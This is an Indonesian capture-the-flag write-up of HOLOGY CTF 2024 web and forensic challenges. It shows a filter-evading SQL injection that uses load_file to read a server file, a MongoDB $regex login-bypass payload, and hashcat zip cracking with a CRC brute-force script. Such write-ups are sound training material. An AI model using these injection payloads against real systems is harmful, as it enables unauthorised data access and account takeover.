
HOLOGY CTF 2024 Quals

feeling by proof



(> _ <)

Hanz

randompeoplefromtc24

DAFTAR ISI

WEB

Books Galery

Flag: HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}

Diberikan suatu web dengan alamat **103.175.221.20:8080** dan file **books_galery.zip** yang merupakan source code dari web tersebut. Dimulai dengan analisis source code yang diberikan, kemudian ditemukan beberapa file yang perlu di–highlight.

1) **docker-compose.yml**

```
db:
    image: mysql:8.0
    container_name: books-galery-db
    restart: always
    environment:
      - MYSQL_ROOT_PASSWORD=password
      - MYSQL_USER=user
      - MYSQL_PASSWORD=password
      - MYSQL_DATABASE=books_galery
    ports:
      - "3306:3306"
    volumes:
      - ./flag.txt:/var/lib/mysql-files/flag.txt
      -
./database/database.sql:/docker-entrypoint-initdb.d/database.sql
```

Dari docker-compose di atas, bisa disimpulkan bahwa web menggunakan database MySQL dan flag terletak di **/var/lib/mysql-files/flag.txt**. Kemungkinan terbesar adalah membaca file tersebut menggunakan **load_file**.

2) **BookController.go**

```
func ShowBooks(db *sql.DB) gin.HandlerFunc {
    return func(c *gin.Context) {
        searchQuery := c.Query("query")
        searchQuery = lib.SanitizeData(searchQuery)
        log.Printf("Search query: %s", searchQuery)

        var rows *sql.Rows
        var err error
```

Terdapat parameter **?query**, kemungkinan besar dapat digunakan untuk menginject payload SQL Injection.


3) **lib.go**
   File **lib.go** berisi list query yang akan direplace, seperti **UNION** dan **SELECT**. Sehingga harus memikirkan cara untuk menghindari replacement.

Dimulai dengan input single quote apakah vuln terhadap SQLi.
http://103.175.221.20:8080/?query=%27

Error 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' OR b.author LIKE '%'%'' at line 4

Berdasarkan temuan-temuan yang telah didapatkan, kemungkinan terbesarnya adalah **load_file** melalui parameter **?query**. Dengan memperhatikan list filter, maka dapat solve dengan payload:

http://103.175.221.20:8080/?query=-' union ALL select 1, load_file(0x2f7661722f6c69622f6d7973716c2d66696c65732f666c61672e747874), 'author', 'img_path' %23



Flag: HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}

Gampang Kok

Flag: HOLOGY7{it_is_pretty_easy_isn't_it??}


Picture this: a setup where structure's totally loose, nothing's locked in, and rules? Yeah, they don't even apply! Connections just happen as needed, no rigid boxes to fit into. It's all about breaking free and going with a big 'NO' to anything that cramps the style. Pretty cool, right? Nvm, im just yapping.

Di atas merupakan deskripsi dari soal ini. Ada sebuah hint dari deskripsi tersebut yang ditarik oleh teman saya, nabil, bahwa chal ini berporos pada noSQL. Yang saya pikirkan pertama kali tentang noSQL yang pasti adalah MongoDB. Karena menurut saya, MongoDB sangatlah terkenal.


Ok, target saya yang pertama adalah membobol halaman login. Karena saya tidak tahu harus login sebagai apa dan menggunakan password yang seperti apa, saya memutuskan untuk membuat payload yang dapat mengakses user dengan username yang mengandung 'a' begitupun juga passwordnya. Karena backend adalah Expresrs, saya memutuskan untuk mengecek apakah app.use(express.json()) ada dengan merubah payload yang sebelumnya adalah urlencoded menjadi json. Tak saya sangka, ternyata bisa. Sehingga, saya spontan memasukkan payload di bawah.

```
{ "username": { "$regex": "a", "$options": "i" }, "password": { "$regex": "a", "$options": "i" }}
```

Payload di atas saya kirimkan ke endpoint authentikasi dengan header "Content-Type: application/json". Alasan saya menggunakan payload di atas adalah karena saya ingin tahu akun apa yang akan saya dapatkan setelah login. Berikut prosesnya:



Maka diperoleh hasil sebagai berikut


Headers
Cookies
Request
Response
Timings
Stack Trace
HTML
Welcome, [object Object]! Here is the flag:
HOLOGY7{it_is_pretty_easy_isn't_it??}

FORENSIC


basicforen

Flag: HOLOGY7{s1Mpl3_cL4Ss1C_cH4LL3nG3_n0?}

Diberikan sebuah file:
Untuk mendapatkan part1, kita bisa fix header, dan mendapat qr code.

HOLOGY7{s1Mpl3_

Untuk part2, gambar part3 kita stegseek menggunakan rockyou



cL4Ss1C_cH4LL

Untuk part3 ada di gambar kucing, lalu upload ke aperisolve.

Sehingga full flag:
HOLOGY7{s1Mpl3_cL4Ss1C_cH4LL3nG3_n0?}

waduh lupa

Flag: HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

Diberikan sebuah file zip, yang ke password, kita bisa crack menggunakan hashcat dengan wordlist rockyou.txt

```
ca2c2e846c3de7a90f978a8f6d63e7789a3838e97f7fe2959a7463db80b2cedf5c8c1082836f51c33c55e5cea4ea7
629bb2f2bedc9313c77d410271cbf5991338a3f88207293c195b3e876a7be0aa92fa8f136c91a474f5a47f752921
53e696fba9375931ba8c5a024ea7fd21fef035af8b26ab13dfef793b6816122d1c6590219f3070aa356e04f2c1bc
114d2296c957261f5127c8374e711d8e994ae740f3fc183abe9f768fbc295e534ef400c736b516dd74bdc28ff0ef
366397ae41828821a3f7f99aeb897f15ea62474f0274c160e8293bbf8e7d4d5c531ca08ee3f5020cac394e694e9b0
58cdf63d71be9997c29f0aa94c6f358eff0c8e31e70a7ac7989289e99e58351c22d7cffb7006a304abf998054a724
500a13b954382474*d48b2630a0594f846327*$/zip2$:hellohello
PS C:\Users\HP\Desktop\hashcat-6.2.6>
```

Setelah berhasil mengekstrak, maka akan mendapatkan file chall.zip yang jika diekstrak akan menghasilkan folder berisi **part_1.zip** hingga **part_120.zip** berpassword.

Setelah mencari referensi mengenai ini, saya menemukan writeup yang serupa dengan challenge ini yaitu dengan mencari CRC.

- https://medium.com/@neilharveycodex13/how-do-we-solve-the-zippy-zip-in-ctflearn-860b2eb75541
- https://github.com/kmyk/zip-crc-cracker

Maka selanjutnya hanya perlu menyesuaikan script python zip-crc-cracker.

```
#!/usr/bin/env python3
import sys
import os
import string
import collections
import argparse
import zipfile
import tempfile
import subprocess

parser = argparse.ArgumentParser()
parser.add_argument('file', nargs='*')
parser.add_argument('--hex', action='append')
parser.add_argument('--dec', action='append')
parser.add_argument('--limit', type=int)
parser.add_argument('--compiler', default='g++')
parser.add_argument('--alphabet', type=os.fsencode,
default=string.printable.encode())
args = parser.parse_args()

targets = collections.OrderedDict()
```

```
limit = 0
crcs = []

if args.limit:
    limit = max(limit, args.limit)
if args.hex or args.dec:
    if not args.limit:
        parser.error('Limit of length not specified')

if args.hex:
    for s in args.hex:
        crc = int(s, 16)
        targets[s] = crc
        for l in range(args.limit + 1):
            crcs += [(crc, l)]
if args.dec:
    for s in args.dec:
        crc = int(s)
        targets[s] = crc
        for l in range(args.limit + 1):
            crcs += [(crc, l)]

print('reading zip files...', file=sys.stderr)
for i in range(1, 121):
    zipname = f'part_{i}.zip'
    if os.path.isfile(zipname):
        with zipfile.ZipFile(zipname) as fh:
            for info in fh.infolist():
                targets['%s / %s' % (zipname, info.filename)] =
(info.CRC, info.file_size)
                crcs += [(info.CRC, info.file_size)]
                limit = max(limit, info.file_size)
                print('file found: %s / %s: crc = 0x%08x, size = %d' %
(zipname, info.filename, info.CRC, info.file_size), file=sys.stderr)
    else:
        print(f'File {zipname} does not exist.', file=sys.stderr)

if not crcs:
    parser.error('No CRCs given')

code = r'''
#include <cstdio>
#include <vector>
```

```
#include <array>
#include <string>
#include <set>
#include <cstdint>
#include <cctype>
#define repeat(i,n) for (int i = 0; (i) < (n); ++(i))
using namespace std;

uint32_t crc_table[256];
void make_crc_table() {
    repeat (i, 256) {
        uint32_t c = i;
        repeat (j, 8) {
            c = (c & 1) ? (0xedb88320 ^ (c >> 1)) : (c >> 1);
        }
        crc_table[i] = c;
    }
}
const uint32_t initial_crc32 = 0xffffffff;
uint32_t next_crc32(uint32_t c, char b) {
    return crc_table[(c ^ b) & 0xff] ^ (c >> 8);
}
const uint32_t mask_crc32 = 0xffffffff;

const char alphabet[] = { ''' + ', '.join(map(str, args.alphabet)) +
r''' };
const int limit = ''' + str(limit) + r''';

array<set<uint32_t>, limit+1> crcs;
string stk;
void dfs(uint32_t crc) {
    if (crcs[stk.length()].count(crc ^ mask_crc32)) {
        fprintf(stderr, "crc found: 0x%08x: \"", crc ^ mask_crc32);
        for (char c : stk) fprintf(stderr, isprint(c) && (c != '\\') ?
"%c" : "\\x%02x", c);
        fprintf(stderr, "\"\n");
        printf("%08x ", crc ^ mask_crc32);
        for (char c : stk) printf(" %02x", c);
        printf("\n");
    }
    if (stk.length() < limit) {
        for (char c : alphabet) {
            stk.push_back(c);
```

```
            dfs(next_crc32(crc, c));
            stk.pop_back();
        }
    }
}

int main() {
'''
for crc, size in crcs:
    code += '    crcs[' + str(size) + '].insert(' + hex(crc) + ');\n'
code += r'''
    make_crc_table();
    dfs(initial_crc32);
    return 0;
}
'''

with tempfile.TemporaryDirectory() as tmpdir:
    cppname = os.path.join(tmpdir, 'a.cpp')
    with open(cppname, 'w') as fh:
        fh.write(code)
    binname = os.path.join(tmpdir, 'a.out')
    print('compiling...', file=sys.stderr)
    p = subprocess.check_call([args.compiler, '-std=c++11', '-O3',
'-o', binname, cppname])
    print('searching...', file=sys.stderr)
    p = subprocess.Popen([binname], stdout=subprocess.PIPE)
    output, _ = p.communicate()

print('done', file=sys.stderr)
print(file=sys.stderr)

result = collections.defaultdict(list)
for line in output.decode().strip().split('\n'):
    crc, *val = map(lambda x: int(x, 16), line.split())
    result[(crc, len(val))] += [bytes(val)]
for key, crc in targets.items():
    for s in result[crc]:
        print('%s : %s' % (key, repr(s)[1:]))
```

Maka outputnya:

```
part_1.zip / 1.txt : 'Y'
part_2.zip / 2.txt : '2'
part_3.zip / 3.txt : '9'
part_4.zip / 4.txt : 'u'
part_5.zip / 5.txt : 'Z'
part_6.zip / 6.txt : '3'
part_7.zip / 7.txt : 'J'
part_8.zip / 8.txt : 'h'
part_9.zip / 9.txt : 'd'
part_10.zip / 10.txt : 'H'
part_11.zip / 11.txt : 'V'
part_12.zip / 12.txt : 's'
part_13.zip / 13.txt : 'Y'
part_14.zip / 14.txt : 'X'
part_15.zip / 15.txt : 'R'
part_16.zip / 16.txt : 'p'
part_17.zip / 17.txt : 'b'
part_18.zip / 18.txt : '2'
part_19.zip / 19.txt : '5'
part_20.zip / 20.txt : 'z'
part_21.zip / 21.txt : 'L'
part_22.zip / 22.txt : 'C'
part_23.zip / 23.txt : 'B'
part_24.zip / 24.txt : 'o'
part_25.zip / 25.txt : 'Z'
part_26.zip / 26.txt : 'X'
part_27.zip / 27.txt : 'J'
part_28.zip / 28.txt : 'l'
part_29.zip / 29.txt : 'I'
part_30.zip / 30.txt : 'G'
part_31.zip / 31.txt : 'l'
part_32.zip / 32.txt : 'z'
part_33.zip / 33.txt : 'I'
part_34.zip / 34.txt : 'H'
part_35.zip / 35.txt : 'l'
part_36.zip / 36.txt : 'v'
part_37.zip / 37.txt : 'd'
part_38.zip / 38.txt : 'X'
part_39.zip / 39.txt : 'I'
part_40.zip / 40.txt : 'g'
part_41.zip / 41.txt : 'c'
part_42.zip / 42.txt : 'm'
part_43.zip / 43.txt : 'V'
```

```
part_44.zip / 44.txt : '3'
part_45.zip / 45.txt : 'Y'
part_46.zip / 46.txt : 'X'
part_47.zip / 47.txt : 'J'
part_48.zip / 48.txt : 'k'
part_49.zip / 49.txt : 'I'
part_50.zip / 50.txt : 'A'
part_51.zip / 51.txt : 'p'
part_52.zip / 52.txt : 'I'
part_53.zip / 53.txt : 'T'
part_54.zip / 54.txt : '0'
part_55.zip / 55.txt : 'x'
part_56.zip / 56.txt : 'P'
part_57.zip / 57.txt : 'R'
part_58.zip / 58.txt : '1'
part_59.zip / 59.txt : 'k'
part_60.zip / 60.txt : '3'
part_61.zip / 61.txt : 'e'
part_62.zip / 62.txt : '2'
part_63.zip / 63.txt : 'g'
part_64.zip / 64.txt : 'z'
part_65.zip / 65.txt : 'a'
part_66.zip / 66.txt : 'D'
part_67.zip / 67.txt : 'N'
part_68.zip / 68.txt : 'f'
part_69.zip / 69.txt : 'a'
part_70.zip / 70.txt : 'V'
part_71.zip / 71.txt : '9'
part_72.zip / 72.txt : 'm'
part_73.zip / 73.txt : 'M'
part_74.zip / 74.txt : 'H'
part_75.zip / 75.txt : 'J'
part_76.zip / 76.txt : 'n'
part_77.zip / 77.txt : 'M'
part_78.zip / 78.txt : 'H'
part_79.zip / 79.txt : 'R'
part_80.zip / 80.txt : 'f'
part_81.zip / 81.txt : 'd'
part_82.zip / 82.txt : '2'
part_83.zip / 83.txt : 'g'
part_84.zip / 84.txt : '0'
part_85.zip / 85.txt : 'd'
part_86.zip / 86.txt : 'F'
```

```
part_87.zip / 87.txt : '8'
part_88.zip / 88.txt : 'x'
part_89.zip / 89.txt : 'c'
part_90.zip / 90.txt : '1'
part_91.zip / 91.txt : '9'
part_92.zip / 92.txt : '0'
part_93.zip / 93.txt : 'S'
part_94.zip / 94.txt : 'D'
part_95.zip / 95.txt : 'N'
part_96.zip / 96.txt : 'f'
part_97.zip / 97.txt : 'U'
part_98.zip / 98.txt : 'D'
part_99.zip / 99.txt : 'R'
part_100.zip / 100.txt : 'z'
part_101.zip / 101.txt : 'U'
part_102.zip / 102.txt : '3'
part_103.zip / 103.txt : 'c'
part_104.zip / 104.txt : 'w'
part_105.zip / 105.txt : 'c'
part_106.zip / 106.txt : 'm'
part_107.zip / 107.txt : 'R'
part_108.zip / 108.txt : 'f'
part_109.zip / 109.txt : 'M'
part_110.zip / 110.txt : 'j'
part_111.zip / 111.txt : 'c'
part_112.zip / 112.txt : '4'
part_113.zip / 113.txt : 'M'
part_114.zip / 114.txt : '1'
part_115.zip / 115.txt : 'c'
part_116.zip / 116.txt : '2'
part_117.zip / 117.txt : 'R'
part_118.zip / 118.txt : 'F'
part_119.zip / 119.txt : 'N'
part_120.zip / 120.txt : '9'
```

Setelah itu, kita ambil value dari masing-masing part, kemudian mengurutkannya dan menjadikannya sebagai 1 teks.

Y29uZ3JhdHVsYXRpb25zLCBoZXJlIGlzIHlvdXIgcmV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcmRfMjc4M1c2RFN9

```
┌──(botz㉿kali)-[~/Downloads/extract/chall]
└─$ echo "Y29uZ3JhdHVsYXRpb25zLCBoZXJlIGlzIHlvdXIgcmV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcmRfMjc4M1c2RFN9" | base64 -d
congratulations, here is your reward
HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}
```


Flag: HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

Secret_Message

Flag: HOLOGY7{ch3ss_3ncryPt1ion_1s_C00l_no?_8a78c68c6a}

It seems my friend has given me a message encoded with a peculiar type of encryption. He mentioned that the encryption is reversed.

Pada challenge kali ini, kami disuguhkah dengan sebuah file berisikan array dari berbagai permainan catur anonim. Melihat judul, deskripsi, dan format dari file ini mengingatkan saya pada suatu video sensasional mengenai “Harder Drive”. Sebuah trend di internet yang menjadikan sembarang layanan publik gratis sebagai cloud storage pribadi. Video yang dibuat oleh wintrcat adalah sesuatu yang spesial bagi saya. Di saat yang lainnya menggunakan aplikasi sosial sebagai penyimpan data, wintrcat memberikan proof of concept untuk menyimpan data pada platform catur online. Bagi kawan-kawan yang ingin tahu lebih dalam mengenai encoding ini, dapat melihat video yang wintrcat buat.



Ia mempublikasikan PoC buatannya pada repository github miliknya yang terdapat pada bagian deskripsi videonya. Pada deskripsi challenge, diberitahukan bahwa sistem encodingnya diputar balik. Walaupun ambigu, dapat ditarik beberapa kesimpulan.

1. List `games` diputar balik
2. List `games` tidak diputar balik
3. List `games` diputar balik dan setiap bit diganti dengan counterpartnya
4. List `games` tidak diputar balik dan setiap bit diganti dengan counterpartnya
5. List `games` diputar balik dan setiap byte diputar balik
6. List `games` tidak diputar balik dan setiap byte diputar balik

Kemungkinan pertama sudah dibantah oleh hint yang diberikan oleh pembuat soal. Sehingga, pilihan 3 dan 5 juga tidak valid. Akan tetapi, pilihan 2 dan 4 tidak membuahkan hasil yang signifikan. Sekarang mari kita bahas tentang modifikasi yang ke enam.

Sebelumnya, saya ingin memberitahu bahwa saya kebingungan untuk bagian mana yang harus di-“reverse”. Tapi, karena tidak ada pilihan lain selain memutar setiap bit dari setiap byte, maka saya coba di seputar itu saja.

Lalu, apa yang sebenarnya saya cari? Suatu file yang membutuhkan size sekitar 1-4MB: PNG atau JPG.

Begini caranya,

Fokuskan pada operasi yang memproses byte dan bayangkan apa yang terjadi jika byte tersebut di-reverse sebelum/setelah diproses. Berikut lampiran kode dari wintrcat mengenai fungsi encoding dan decoding yang melibatkan bytes dari suatu file.

encode.py

```
file_chunk_pool = "".join([
    to_binary_string(byte, 8)
    for byte in file_bytes[closest_byte_index : closest_byte_index + 2]
])

next_file_chunk = file_chunk_pool[
    file_bit_index % 8
    : file_bit_index % 8 + max_binary_length
]

# push chess move that corresponds with next chunk
for move_uci in move_bits:
    move_binary = move_bits[move_uci]

    if move_binary == next_file_chunk:
        chess_board.push_uci(move_uci)
        break
```

decode.py

```
# get binary of the move played, using its index in the legal moves
move_binary = bin(
    legal_move_ucis.index(move.uci())
)[2:]
```

L39-L42

```
# Pad move binary to meet max binary length
required_padding = max(0, max_binary_length - len(move_binary))
move_binary = ("0" * required_padding) + move_binary
```

L61-L63

NOTE: Dibawah ini hanyalah ilustrasi konsep, bukan yang terjadi sebenarnya. Akan tetapi, solver menggunakan konsep ini. Cukup sederhana, tapi mohon bersabar.

Misalnya, pada proses encoding kita memilih instruksi catur, c6, untuk merepresentasikan byte ‘00101011’. Akan tetapi, karena kita diharuskan untuk me-reverse byte tersebut maka kita memilih instruksi f6 untuk byte ‘11010100’. Alhasil, file keluaran dari proses encoding ini adalah ‘f6’. Masalahnya, saat kita dekripsi ‘f6’ menggunakan ‘decode.py’ standar, maka hasil decoding menjadi ‘11010100’, bukan ‘00101011’. Kenapa? karena **fungsi decoding kita kurang** satu hal: mereverse byte yang ditarik dari instruksi catur.

